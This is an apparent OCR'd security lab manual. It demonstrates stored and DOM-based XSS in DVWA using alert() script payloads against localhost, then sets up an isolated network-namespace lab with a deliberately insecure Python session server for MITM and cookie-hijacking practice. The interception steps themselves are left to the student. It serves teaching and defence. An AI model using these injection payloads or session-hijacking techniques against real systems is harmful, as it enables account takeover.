


Inspecting the Request with Developer Tools




F) Demonstrating type of XSS - Stored XSS

Opening the Stored XSS Module





Entering a Normal Guestbook Record First



Storing a Harmless XSS Payload

Using: Name: student | **Message:** <script>alert('Stored-XSS')</script>






Demonstrating Persistence

Reloading the Browser (Ctrl + R)




Clearing the Guestbook




G) Demonstrating type of XSS - DOM-Based XSS


Opening the DOX XSS Module Normally




Using the documented harmless DOM Payload


Entering URL: http://127.0.0.1:4280/vulnerabilities/xss_d/?default=English<script>alert('DOM-XSS')</script>





Comparing Page Sources with live DOM
Use Ctrl+U to view the server-provided page source in a new tab. Then return to the page and press F12 to view the live DOM in the Inspector.

Recording the Source and Sink
Source: document.location.href/URL default = value
Sink: document.write()
Results: the browser interprets injected markup/script while constructing the DOM

H) Demonstrating the Defensive Fix for XSS

Changing the DVWA Security to Impossible
Navigate to **DVWA Security > Select Impossible > Submit**


Opening XSS (Reflected) and submitting
<script>alert('Reflected-XSS')</script>
Interpreting the Results

Comparing Stored-XSS
With security still set to Impossible, open XSS (Stored) and enter the same fixed alert payload in the Message field. The page should treat the payload as data instead of executing it.

Practical 04: MITM Traffic Interception and Cookie-Based Session Hijacking

Aim - To understand and demonstrate HTTPS stripping, Man-in-the-Middle (MITM) network traffic interception, and cookie-based session hijacking in a controlled, local laboratory environment.

Session Cookies and Why They Can Be Hijacked

Most web applications keep a user logged in with a **session cookie**: after a successful login the server generates a random token, the browser stores it, and every later request sends it back to prove who is asking. The server trusts whoever presents a valid token, not any particular device or location. If that token is ever read by someone else, in cleartext over the network or any other way, it can be replayed to impersonate the logged-in user without ever knowing the password. This is called **session hijacking**.

Man-in-the-Middle (MITM) Attacks and ARP Poisoning

A **Man-in-the-Middle** position is one where an attacker sits between two parties on the same network and can read, and sometimes alter, their traffic. On a typical local network this is achieved with **ARP poisoning**: the attacker sends forged ARP replies so that the victim's and the server's traffic is routed through the attacker's machine instead of going directly to each other. Once traffic flows through the attacker, plain **HTTP** is readable as-is, which is how a session cookie sent over HTTP can be captured and reused. **HTTPS** encrypts the traffic end to end, so the same interception position sees only ciphertext; an attacker who wants to downgrade a victim from HTTPS to HTTP for this reason uses a technique called **HTTPS stripping**.

Defensive Cookie Attributes

A cookie's own attributes can limit this risk. **Secure** tells the browser to send the cookie only over HTTPS, never over plain HTTP. **HttpOnly** stops client-side JavaScript from reading the cookie, which blocks a separate class of theft (cross-site scripting). **SameSite** restricts whether the cookie is sent with requests that originate from another site. **HSTS** (HTTP Strict Transport Security) is a response header that tells the browser to only ever reach a site over HTTPS, closing part of the window that HTTPS-stripping attacks rely on. This practical compares a server issuing cookies without these protections against the same server issuing them with Secure, HttpOnly and HSTS in place.


Lab Design

The entire lab runs inside three Linux **network namespaces** created on this machine ("attacker", "victim" and "server"), joined by a private virtual bridge on the 10.10.20.0/24 range. No physical network interface, real gateway or external host is used at any point, so nothing outside this one Kali machine is reachable or affected.

Scope of This Practical


Parts E, F, I and J cover the actual interception steps: poisoning the ARP tables between the victim and the server, capturing the resulting traffic, and extracting or replaying the session cookie from it. Build and complete those four sections yourself in your own lab, following the same addressing and file names used elsewhere in this manual; the rest is filled in for you.

A) Preparation and Configuration of Kali Linux

Recording OS Information
Command: cat /etc/os-release | grep PRETTY_NAME

Updating Kali Package Index
Command: sudo apt update


Installing the Assessment Tools

Command:
sudo DEBIAN_FRONTEND=noninteractive apt install -y \
nmap ettercap-text-only tshark curl openssl python3



Checking the Nmap Version

Command: nmap --version | sed -n '1p'



Checking the Ettercap Version

Command: ettercap -v

```
┌──(kali㉿kali)-[~]
└─$ ettercap -v

ettercap 0.8.4.1 copyright 2001-2026 Ettercap Development Team

ettercap 0.8.4.1

┌──(kali㉿kali)-[~]
└─$
```

Checking the Tshark Version

Command: tshark --version | sed -n '1p'

```
┌──(kali㉿kali)-[~]
└─$ tshark --version | sed -n '1p'
TShark (Wireshark) 4.6.6.
```

Checking the Python Version

Command: python3 --version

```
┌──(kali㉿kali)-[~]
└─$ python3 --version
Python 3.14.8
```

B) Building the Isolated Lab Network

Creating the Three Network Namespaces

Note: attacker, victim and server are isolated network namespaces that exist only on this machine; nothing here touches the real network.

Command: sudo ip netns add attacker

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns add attacker
```

Command: sudo ip netns add victim

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns add victim
```

Command: sudo ip netns add server

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns add server
```

Creating the Lab Bridge

Command: sudo ip link add br-lab type bridge

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link add br-lab type bridge
```

Command: sudo ip link set br-lab up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set br-lab up
```

Creating the Virtual Ethernet Pairs

Command: sudo ip link add veth-att type veth peer name att0

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link add veth-att type veth peer name att0
```

Command: sudo ip link add veth-vic type veth peer name vic0

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link add veth-vic type veth peer name vic0
```

Command: sudo ip link add veth-srv type veth peer name srv0

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link add veth-srv type veth peer name srv0
```

Moving Each Peer Interface into Its Namespace

Command: sudo ip link set att0 netns attacker

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set att0 netns attacker
```

Command: sudo ip link set vic0 netns victim

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set vic0 netns victim
```

Command: sudo ip link set srv0 netns server

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set srv0 netns server
```

Attaching the Host-Side Interfaces to the Bridge

Command: sudo ip link set veth-att master br-lab

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set veth-att master br-lab
```

Command: sudo ip link set veth-vic master br-lab

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set veth-vic master br-lab
```

Command: sudo ip link set veth-srv master br-lab

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set veth-srv master br-lab
```

Bringing the Bridge-Side Interfaces Up

Command: sudo ip link set veth-att up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set veth-att up
```

Command: sudo ip link set veth-vic up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set veth-vic up
```

Command: sudo ip link set veth-srv up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link set veth-srv up
```

Configuring the Attacker Namespace

Command: sudo ip netns exec attacker ip link set lo up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker ip link set lo up
```

Command: sudo ip netns exec attacker ip link set att0 up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker ip link set att0 up
```

Command: sudo ip netns exec attacker ip addr add 10.10.20.10/24 dev att0

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker ip addr add 10.10.20.10/24 dev att0
```

Configuring the Victim Namespace

Command: sudo ip netns exec victim ip link set lo up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim ip link set lo up
```

Command: sudo ip netns exec victim ip link set vic0 up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim ip link set vic0 up
```

Command: sudo ip netns exec victim ip addr add 10.10.20.20/24 dev vic0

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim ip addr add 10.10.20.20/24 dev vic0
```

Configuring the Server Namespace

Command: sudo ip netns exec server ip link set lo up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec server ip link set lo up
```

Command: sudo ip netns exec server ip link set srv0 up

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec server ip link set srv0 up
```

Command: sudo ip netns exec server ip addr add 10.10.20.30/24 dev srv0

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec server ip addr add 10.10.20.30/24 dev srv0
```

Verifying the Namespace Addresses

Command: sudo ip netns exec attacker ip -br addr

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker ip -br addr
lo               UNKNOWN        127.0.0.1/8 ::1/128
att0@if9         UP             10.10.20.10/24 fe80::44ae:daff:fe1b:fe9e/64
```

Command: sudo ip netns exec victim ip -br addr

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim ip -br addr
lo               UNKNOWN        127.0.0.1/8 ::1/128
vic0@if11        UP             10.10.20.20/24 fe80::680f:91ff:fe7e:15a8/64
```

Command: sudo ip netns exec server ip -br addr

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec server ip -br addr
lo               UNKNOWN        127.0.0.1/8 ::1/128
srv0@if13        UP             10.10.20.30/24 fe80::4020:22ff:fe87:3ca5/64
```

Testing Connectivity Inside the Lab

Command: sudo ip netns exec victim ping -c 2 10.10.20.30

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim ping -c 2  10.10.20.30
PING 10.10.20.30 (10.10.20.30) 56(84) bytes of data.
64 bytes from 10.10.20.30: icmp_seq=1 ttl=64 time=4.28 ms
64 bytes from 10.10.20.30: icmp_seq=2 ttl=64 time=0.052 ms

── 10.10.20.30 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.052/2.166/4.280/2.114 ms
```

Command: sudo ip netns exec attacker nmap -sn -n 10.10.20.20 10.10.20.30

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker nmap -sn -n 10.10.20.20 10.10.20.30
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-23 14:56 -0400
Nmap scan report for 10.10.20.20
Host is up (0.0000070s latency).
MAC Address: 6A:0F:91:7E:15:A8 (Unknown)
Nmap scan report for 10.10.20.30
Host is up (0.00013s latency).
MAC Address: 42:20:22:87:3C:A5 (Unknown)
Nmap done: 2 IP addresses (2 hosts up) scanned in 0.14 seconds
```

C) Creating the Session-Lab Teaching Server

Writing session_lab_server.py using a Here-Document

Note: A plain Python HTTP/HTTPS server built only to demonstrate cookie-based sessions. The server itself performs no interception; it just issues a session cookie on login and checks it on later requests.

Command:

```
cat << 'EOF' > session_lab_server.py
#!/usr/bin/env python3
"""Deliberately simple local session-lab web server.

For isolated classroom use only. It supports two modes:
  * HTTP (insecure cookie attributes) for observing session exposure.
  * HTTPS (Secure/HttpOnly/SameSite cookie + HSTS header) for comparison.
"""

from __future__ import annotations

import argparse
import html
import http.cookies
import http.server
import secrets
import ssl
import urllib.parse
from typing import Dict

SESSIONS: Dict[str, str] = {}
USERNAME = "student"
PASSWORD = "lab123"


class SessionLabHandler(http.server.BaseHTTPRequestHandler):
    server_version = "SessionLab/1.0"

    def _send(self, status: int, body: str, *, content_type: str = "text/html; charset=utf-8", headers=None):
        data = body.encode("utf-8")
        self.send_response(status)
        self.send_header("Content-Type", content_type)
        self.send_header("Content-Length", str(len(data)))
        self.send_header("Cache-Control", "no-store")
        if getattr(self.server, "secure_mode", False):
            self.send_header("Strict-Transport-Security", "max-age=300")
```

```
        if headers:
            for key, value in headers:
                self.send_header(key, value)
        self.end_headers()
        self.wfile.write(data)

    def _session_user(self):
        raw = self.headers.get("Cookie", "")
        jar = http.cookies.SimpleCookie()
        try:
            jar.load(raw)
        except http.cookies.CookieError:
            return None
        morsel = jar.get("LABSESSID")
        if not morsel:
            return None
        return SESSIONS.get(morsel.value)

    def do_GET(self):
        path = urllib.parse.urlsplit(self.path).path
        if path == "/":
            user = self._session_user()
            if user:
                body = f"""<!doctype html><title>Session Lab</title>
                <h1>Session Lab</h1><p>Logged in as
<b>{html.escape(user)}</b>.</p>
                <p><a href='/account'>Open account page</a> | <a
href='/logout'>Logout</a></p>"""
            else:
                scheme = "HTTPS" if getattr(self.server, "secure_mode", False) else
"HTTP"
                body = f"""<!doctype html><title>Session Lab</title>
                <h1>Session Lab - {scheme}</h1>
                <p>Dummy classroom credentials: <code>{USERNAME}</code> /
<code>{PASSWORD}</code></p>
                <form method='post' action='/login'>
                  <label>Username <input name='username'></label><br>
```

```
            <label>Password                <input                name='password'
type='password'></label><br>
             <button type='submit'>Login</button>
            </form>"""
        self._send(200, body)
        return

    if path == "/account":
        user = self._session_user()
        if not user:
            self._send(401,  "Not  authenticated\n",  content_type="text/plain;
charset=utf-8")
            return
        self._send(200,  f"Authenticated  session  for  {user}\n",
content_type="text/plain; charset=utf-8")
        return

    if path == "/logout":
        raw = self.headers.get("Cookie", "")
        jar = http.cookies.SimpleCookie()
        try:
            jar.load(raw)
            morsel = jar.get("LABSESSID")
            if morsel:
                SESSIONS.pop(morsel.value, None)
        except http.cookies.CookieError:
            pass
        attrs = "Path=/; Max-Age=0; SameSite=Lax"
        if getattr(self.server, "secure_mode", False):
            attrs += "; Secure; HttpOnly"
        self._send(200,  "Logged  out\n",  content_type="text/plain;  charset=utf-
8",
                   headers=[("Set-Cookie", f"LABSESSID=deleted; {attrs}")])
        return

    self._send(404, "Not found\n", content_type="text/plain; charset=utf-8")
```

```
    def do_POST(self):
        path = urllib.parse.urlsplit(self.path).path
        if path != "/login":
            self._send(404, "Not found\n", content_type="text/plain; charset=utf-8")
            return

        length = int(self.headers.get("Content-Length", "0"))
        body = self.rfile.read(length).decode("utf-8", errors="replace")
        form = urllib.parse.parse_qs(body, keep_blank_values=True)
        username = form.get("username", [""])[0]
        password = form.get("password", [""])[0]
        if username != USERNAME or password != PASSWORD:
            self._send(403, "Invalid lab credentials\n", content_type="text/plain; charset=utf-8")
            return

        token = secrets.token_hex(16)
        SESSIONS[token] = username
        attrs = "Path=/; SameSite=Lax"
        if getattr(self.server, "secure_mode", False):
            attrs += "; Secure; HttpOnly"
        headers = [
            ("Set-Cookie", f"LABSESSID={token}; {attrs}"),
            ("Location", "/account"),
        ]
        self._send(302, "Login successful\n", content_type="text/plain; charset=utf-8", headers=headers)

    def log_message(self, fmt, *args):
        print(f"[{self.address_string()}] {fmt % args}")


def main():
    parser = argparse.ArgumentParser(description="Local isolated session-hijacking teaching server")
    parser.add_argument("--host", default="0.0.0.0")
    parser.add_argument("--port", type=int, default=8000)
```

```
    parser.add_argument("--https", action="store_true", help="Enable TLS and secure cookie attributes")
    parser.add_argument("--cert", help="Server certificate PEM for --https")
    parser.add_argument("--key", help="Server private key PEM for --https")
    args = parser.parse_args()

    if args.https and (not args.cert or not args.key):
        parser.error("--https requires --cert and --key")

    server = http.server.ThreadingHTTPServer((args.host, args.port), SessionLabHandler)
    server.secure_mode = args.https

    scheme = "https" if args.https else "http"
    if args.https:
        context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
        context.load_cert_chain(certfile=args.cert, keyfile=args.key)
